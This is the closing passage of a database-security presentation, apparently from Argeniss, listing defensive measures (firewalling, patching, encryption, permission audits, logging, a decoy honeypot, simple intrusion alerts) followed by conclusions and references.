  - *No password reuse.*
  - *Login lockdown after x failed logins attempts.*
- *Keep up to date with security patches*
  - *Always test them for some time on non production servers first and monitor for patch problems on mailing lists*
    - *Sometimes they could open holes instead of fixing them.*

How to protect against attacks?

- *At firewall level*
  - *Allow connections only from trusted hosts.*
  - *Block all non used ports.*
  - *Block all outbound connections*
    - *Why the database would need to connect to a host or Internet?*
    - *Set exceptions for replication, linked databases, etc.*
- *Disable all non used functionality*
  - *Use hardening guides from trusted parties.*
  - *Remember to test on non production servers first.*

How to protect against attacks?

- *Use encryption*
  - – *At network level*
    - *SSL, database proprietary protocols.*
  - – *At file level*
    - *File and File System encryption*
      - – *Backups, Data files, etc.*
  - – *At database level*
    - *Column level encryption.*
    - *Databases encryption API.*
    - *Third party solutions.*

How to protect against attacks?

- *Periodically check for object and system permissions*
  - *Check views, stored procedures, tables, etc. permissions.*
  - *Check file, folder, registry, etc. permissions.*
- *Periodically check for new database installations*
  - *Third party products can install database servers*
    - *New servers could be installed with blank or weak passwords.*
- *Periodically check for users with database administration privileges*
  - *This helps to detect intrusions, elevation of privileges, etc.*
- *Periodically check for database configuration and settings.*

How to protect against attacks?

- *Periodically check database system objects against changes*
  - *Helps to detect rootkits.*
- *Periodically audit your web applications*
  - *SQL Injection.*
  - *Misconfigurations.*
  - *Permissions.*
  - *etc.*
- *On web applications use low privileged users to connect to database servers*
  - *If vulnerable to SQL Injection, attacks could be limited.*

How to protect against attacks?

- *Run database services under low privileged accounts*
  - *If database services are compromised then OS compromise could be a bit difficult.*
- *Log as much as possible*
  - *Periodically check logs for events such as:*
    - *Failed logins.*
    - *Incorrect SQL syntax.*
    - *Permissions errors.*
    - *Etc.*
- *Monitor user activities.*
- *Monitor user accesses.*

How to protect against attacks?

- *Build a database server honeypot*
  - *Helps to detect and prevent internal and external attacks.*
  - *Usually attackers will go first for the low hanging fruit.*
  - *Set up an isolated server*
    - *All outbound connections should be blocked.*
    - *Set it to log everything, run traces and set alerts.*
    - *Set up other services to create a realistic environment.*
    - *Set blank or easily guessable passwords.*
    - *Make the server looks interesting*
      - *You can link it from production servers.*
      - *Set it an interesting name like CreditCardServer, SalaryServer, etc.*
      - *Create databases with names like CreditCards, CustomersInfo, etc.*
      - *Create tables with fake data that seems real.*

How to protect against attacks?

- *Build a home made IDS/IPS*
  - *On sensitive Database Servers depending on available functionality you can set alerts to get notifications or to perform some actions when some errors occur:*
    - *Failed login attempts.*
    - *Incorrect SQL syntax.*
    - *UNION statement errors.*
    - *Permissions errors.*

How to protect against attacks?

- *Protect your data as you protect your money!!!!!!!*
  - *Think about it, if you lose data you lose money.*
- *Use third party tools for*
  - *Encryption.*
  - *Vulnerability assessment.*
  - *Auditing.*
  - *Monitoring, Intrusion prevention, etc.*
- *Train IT staff on database security.*
- *Ask us for professional services :).*

Conclusions

- *As we just saw Data Theft threat is real and database security is very important.*
- *One simple mistake can lead to database compromise.*
- *Perimeter defense is not enough.*
- *You must protect your databases and you have to invest on database protection.*
- *If you don't protect your databases sooner or later you will get hacked*
  - *This means lot of money loses.*
  - *In worst case running out of business.*

References

- *A Chronology of Data Breaches Reported Since the ChoicePoint Incident*

http://www.privacyrights.org/ar/ChronDataBreaches.htm

- *The high cost of data loss*

http://www.informationweek.com/security/showArticle.jhtml?articleID=183700367&pgno=1

- *Swipe toolkit calculator*

http://www.turbulence.org/Works/swipe/calculator.html

- *How much are your personal details worth?*

http://www.bankrate.com/brm/news/pf/20060221b1.asp

References

- *Security & Privacy - Made Simpler*

http://bbb.org/securityandprivacy/SecurityPrivacyMadeSimpler.pdf

- *NTLM unsafe*

http://www.isecpartners.com/documents/NTLM_Unsafe.pdf

- *Manipulating MS SQL Server using SQL Injection*

http://www.appsecinc.com/presentations/Manipulating_SQL_Server_Using_SQL_Injection.pdf

- *Papers, advisories and exploits*

http://www.argeniss.com/research.html

Fin

- Questions?
- Thanks.
- Contact: cesar>at<argeniss>dot<com